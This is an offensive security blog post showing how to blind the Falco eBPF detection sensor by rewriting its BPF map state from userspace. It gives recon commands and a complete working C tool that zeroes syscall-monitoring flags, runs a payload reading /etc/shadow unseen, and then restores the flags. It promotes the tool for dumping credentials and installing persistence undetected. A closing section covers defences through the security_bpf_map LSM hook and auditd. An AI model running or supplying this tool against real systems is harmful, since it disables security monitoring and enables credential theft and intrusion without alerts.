BPF Map Poisoning: Attacking Falco from the Inside
Rewriting Falco's BPF map state from userspace to suppress syscall monitoring without touching the eBPF program.
contents

Standard EDR evasion is avoidance. Anonymous mmap instead of a file, direct syscalls to skip libc hooks, memfd_create so fanotify never sees a path. Stay out of what the EDR is watching.
BPF Map Poisoning does the opposite: walk into the EDR and rewrite its monitoring state directly.
Everything here was tested against Falco. The technique is possible in any eBPF-based sensor that stores monitoring state in BPF maps without security_bpf_map enforcement.
How eBPF EDRs actually work
Tools like Falco and Tetragon share the same fundamental design: detection logic runs as eBPF programs inside the kernel. The attachment mechanism varies by tool. Elastic use kprobes or fentry hooks per syscall. Falco attaches to the raw sys_enter/sys_exit tracepoints, which fire for every syscall through a single hook. Regardless of the mechanism, every time a monitored event fires, the eBPF program runs inside the kernel, inspects the arguments, and decides whether to emit a security alert.
eBPF programs are stateless: no persistent state across invocations without an external store. That store is BPF maps.
BPF maps live in kernel memory and are accessible from both sides. The eBPF program uses helpers like bpf_map_lookup_elem and bpf_map_update_elem. Userspace uses the bpf(2) syscall. That’s how the kernel component and the userspace agent communicate.
A typical eBPF EDR maintains maps like these:
| Map name | Type | Purpose |
|---|---|---|
interesting_sys | array[512] | Controls which syscalls are monitored. Index = syscall number, value = 1 (monitor) or 0 (skip) |
trusted_pids | hash | PIDs the EDR should not alert on |
syscall_exit_ta | prog_array | Tail call table that dispatches execution to per-syscall handler programs |
| ring buffer | ringbuf | Kernel-to-userspace event delivery channel |
capture_settings | array | Runtime configuration flags |
These aren’t internal-only structures. They’re created through the standard bpf() syscall and any process with CAP_BPF or CAP_SYS_ADMIN can open and write to them. That’s just how the BPF API works.
The attack
If the EDR’s eBPF program checks an interesting_sys array before emitting an alert, and you zero out entries in that array for specific syscalls, the eBPF program will see 0 and return early without generating any event. The EDR keeps running. It still intercepts every syscall. It just silently skips the ones you zeroed in the map.
If the EDR has a trusted_pids hash map, inserting your PID into it suppresses all alerts from your process regardless of what syscalls you make. Targeted, but depends on whether that map exists.
The more general approach is zeroing entries in interesting_sys. Every process on the system goes unmonitored for those syscalls as long as the entries stay zeroed. More powerful, but at the SIEM level a complete silence on execve events is going to look off if anyone has a baseline.
We target interesting_sys with a save/blind/restore pass: read the current values, zero them, run the payload, write them back.
Recon: finding the map IDs
Get the map IDs:
sudo bpftool map list | grep -E "interesting_sys|syscall_exit_ta"

interesting_sys is map 155, syscall_exit_ta is map 153. Those are the IDs we pass to the tool.
For a broader recon when you don’t know the map names upfront:
sudo bpftool map list -j | python3 -c "
import sys, json
for m in json.load(sys.stdin):
    if m.get('type') in ('hash', 'array', 'percpu_hash', 'lru_hash'):
        key = m.get('bytes_key', m.get('key_size', '?'))
        val = m.get('bytes_value', m.get('value_size', '?'))
        print(f\"Map {m['id']}: {m['type']} name={m.get('name','')} key={key}B val={val}B max={m.get('max_entries','?')}\")
"
A hash map with bytes_key=4 and bytes_value=1 is likely a PID allowlist. An array with max_entries=512 and bytes_value=1 is a per-syscall flag table like interesting_sys.
Programs and their map references:
sudo bpftool prog list
# then for each suspicious program:
sudo bpftool prog show id <prog_id>
# Output includes: map_ids 153 155 156 ...
Dump interesting_sys before touching it:
sudo bpftool map dump id 155 | head -20
# key: 00 00 00 00
# value: 01          <- syscall 0 (read) monitored
# key: 01 00 00 00
# value: 01          <- syscall 1 (write) monitored
# key: 3b 00 00 00
# value: 01          <- syscall 59 (execve) monitored
Every entry with value 01 is an active monitoring rule. Zero it and Falco goes blind for that syscall.
Falco working normally
Open /etc/shadow and watch the alert come in:

Left terminal: cat /etc/shadow at 16:46:12. Right terminal: Falco fires Sensitive file opened for reading at 16:46:12.

file=/etc/shadow, process=cat, user_uid=0, evt_type=openat. Now we kill it.
Syscall suppression with restore: falco_blind.c
interesting_sys is a 512-entry array where each index is a syscall number and each value is either 1 (Falco monitors this syscall) or 0 (Falco skips it entirely). When Falco’s eBPF program fires on a syscall entry, the first thing it does is look up interesting_sys[syscall_nr]. If it gets 0, it returns immediately without generating any event. The rest of the hook logic, the rule matching, the ring buffer write, none of it runs.
Zero the entries for the syscalls your payload uses and Falco produces nothing for the duration.
Permanently zeroing them works but if anyone’s watching event volume, execve going silent is a tell. Save the originals, zero the entries, run the payload, restore. Short gap in the timeline instead of a sustained hole.
The syscalls we target:
| Nr | Syscall | Why |
|---|---|---|
| 59 | execve | process execution |
| 322 | execveat | execve variant (fd-relative) |
| 257 | openat | file opens, including /etc/shadow |
| 2 | open | older open() variant |
| 42 | connect | outbound network connections |
| 41 | socket | socket creation |
| 0 | read | file reads |
| 1 | write | file writes |
The tool takes two map IDs as arguments: interesting_sys and syscall_exit_ta. It opens both file descriptors at startup to fail early if either ID is wrong, but only reads and writes to interesting_sys. The syscall_exit_ta check is a sanity guard: if you can open it, you have the right Falco instance and the right privilege level.
#define _GNU_SOURCE
#include <linux/bpf.h>
#include <sys/syscall.h>
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <stddef.h>
#include <string.h>
#include <errno.h>
#include <unistd.h>

static const uint32_t targets[] = {
    59, 322, 257, 2, 42, 41, 0, 1,
};
#define NTARGETS (sizeof(targets)/sizeof(targets[0]))

#define BPF_ATTR_SZ(last_field) \
    (offsetof(union bpf_attr, last_field) + sizeof(((union bpf_attr *)0)->last_field))

static int bpf_fd(uint32_t id) {
    union bpf_attr a; memset(&a, 0, sizeof(a));
    a.map_id = id;
    return (int)syscall(__NR_bpf, BPF_MAP_GET_FD_BY_ID, &a, BPF_ATTR_SZ(map_id));
}

static int map_lookup(int fd, uint32_t key, void *val) {
    union bpf_attr a; memset(&a, 0, sizeof(a));
    a.map_fd = (uint32_t)fd;
    a.key    = (uint64_t)(uintptr_t)&key;
    a.value  = (uint64_t)(uintptr_t)val;
    return (int)syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &a, BPF_ATTR_SZ(value));
}

static int map_update(int fd, uint32_t key, const void *val) {
    union bpf_attr a; memset(&a, 0, sizeof(a));
    a.map_fd = (uint32_t)fd;
    a.key    = (uint64_t)(uintptr_t)&key;
    a.value  = (uint64_t)(uintptr_t)val;
    a.flags  = BPF_ANY;
    return (int)syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &a, BPF_ATTR_SZ(flags));
}

int main(int argc, char *argv[]) {
    if (argc < 3) {
        fprintf(stderr, "usage: %s <interesting_sys_id> <syscall_exit_ta_id>\n", argv[0]);
        return 1;
    }

    int fd_isys = bpf_fd((uint32_t)atoi(argv[1]));
    int fd_eta  = bpf_fd((uint32_t)atoi(argv[2]));
    if (fd_isys < 0) { perror("open interesting_sys"); return 1; }
    if (fd_eta  < 0) { perror("open syscall_exit_ta"); return 1; }

    uint8_t saved[NTARGETS];
    uint8_t zero = 0;

    for (size_t i = 0; i < NTARGETS; i++) {
        if (map_lookup(fd_isys, targets[i], &saved[i]) < 0) {
            fprintf(stderr, "[!] lookup failed for syscall %u: %s\n", targets[i], strerror(errno));
            return 1;
        }
        printf("[save]  syscall %3u  original=%u\n", targets[i], saved[i]);
    }

    for (size_t i = 0; i < NTARGETS; i++) {
        map_update(fd_isys, targets[i], &zero);
        printf("[blind] syscall %3u\n", targets[i]);
    }
    printf("[*] Falco blinded for %zu syscalls. Running payload...\n\n", NTARGETS);

    system("/bin/sh -c 'cat /etc/shadow; id; whoami'");

    printf("\n[*] Restoring...\n");
    for (size_t i = 0; i < NTARGETS; i++) {
        if (map_update(fd_isys, targets[i], &saved[i]) == 0)
            printf("[restore] syscall %3u -> %u\n", targets[i], saved[i]);
        else
            fprintf(stderr, "[!] restore failed for syscall %u\n", targets[i]);
    }

    printf("[*] Done. Falco is monitoring again.\n");
    return 0;
}
The only map we write to is interesting_sys. Falco’s eBPF program checks that flag before anything else, so zeroing the entry is enough to short-circuit the entire detection path for that syscall.
gcc -O2 -o falco_blind falco_blind.c
sudo ./falco_blind 155 153
The gap in Falco’s timeline
Left: the payload running at 17:04:02. /etc/shadow fully exposed, uid=0(root), whoami returning root, restore completing cleanly. Right: Falco’s log shows alerts at 16:46:12, 16:58:19, 17:01:06… then nothing at 17:04. Complete silence.

Falco is still running, eBPF program still attached, still intercepting every syscall. Just not generating anything.
After restore, cat /etc/shadow at 17:05:53:

Alert at 17:05:53. Writes restored, Falco back, no restart required.
Why this works
bpf(BPF_MAP_UPDATE_ELEM) is the standard, documented way to write to a BPF map from userspace. This is the exact same call the Falco agent uses to configure the tool at runtime.
Falco’s eBPF program has no way to distinguish a legitimate write from an attacker zeroing its monitoring rules. Both go through BPF_MAP_UPDATE_ELEM with the same permissions. No signature, no per-map ownership check, nothing in the kernel API that differentiates one caller from the other.
The attacker and the EDR’s own agent are indistinguishable at the bpf(2) level.
Privilege requirement
This requires CAP_BPF or CAP_SYS_ADMIN. The BPF_MAP_GET_FD_BY_ID command is a privileged operation unconditionally. The kernel.unprivileged_bpf_disabled sysctl controls BPF_PROG_LOAD and socket filters, not map management. You need a privileged context regardless: root shell, a process with elevated capabilities, or a prior privesc.
This was tested against Falco running with engine.kind=modern_ebpf (falco-modern-bpf.service), which is the default on modern kernels with BTF support.
If you already have root on a box running Falco, this lets you move laterally, dump credentials, or install persistence without generating the alerts that would normally follow.
The security_bpf_map LSM hook
The kernel provides a hook that closes this completely: security_bpf_map. When a process calls bpf(BPF_MAP_UPDATE_ELEM) on a specific map, the kernel invokes security_bpf_map(map, fmode) before granting access. An LSM module or BPF LSM program can enforce that only the Falco agent process is allowed to write to Falco’s maps. Any other caller gets -EPERM.
Check if any LSM BPF programs are loaded before attempting the write:
sudo bpftool prog list | grep lsm
And verify directly whether the write goes through:
sudo bpftool map update id 155 key hex 3b 00 00 00 value hex 00
# Operation not permitted = security_bpf_map is enforced, maps are protected
# No error = maps are open, technique works
Most Falco deployments don’t enforce this by default, but check before assuming.
Forensic trace
The BPF_MAP_UPDATE_ELEM call is auditable via auditd:
auditctl -a always,exit -F arch=b64 -S bpf -k bpf_map_write
ausearch -k bpf_map_write
The audit record contains the calling process PID and UID and the bpf() syscall number, but not the specific map ID being written to. Correlating it with map ownership requires a separate step.
The other signal is the event gap. If your SIEM has a baseline for how many execve or openat events Falco produces per minute, a window of silence on those event types is worth investigating even if no individual alert fired.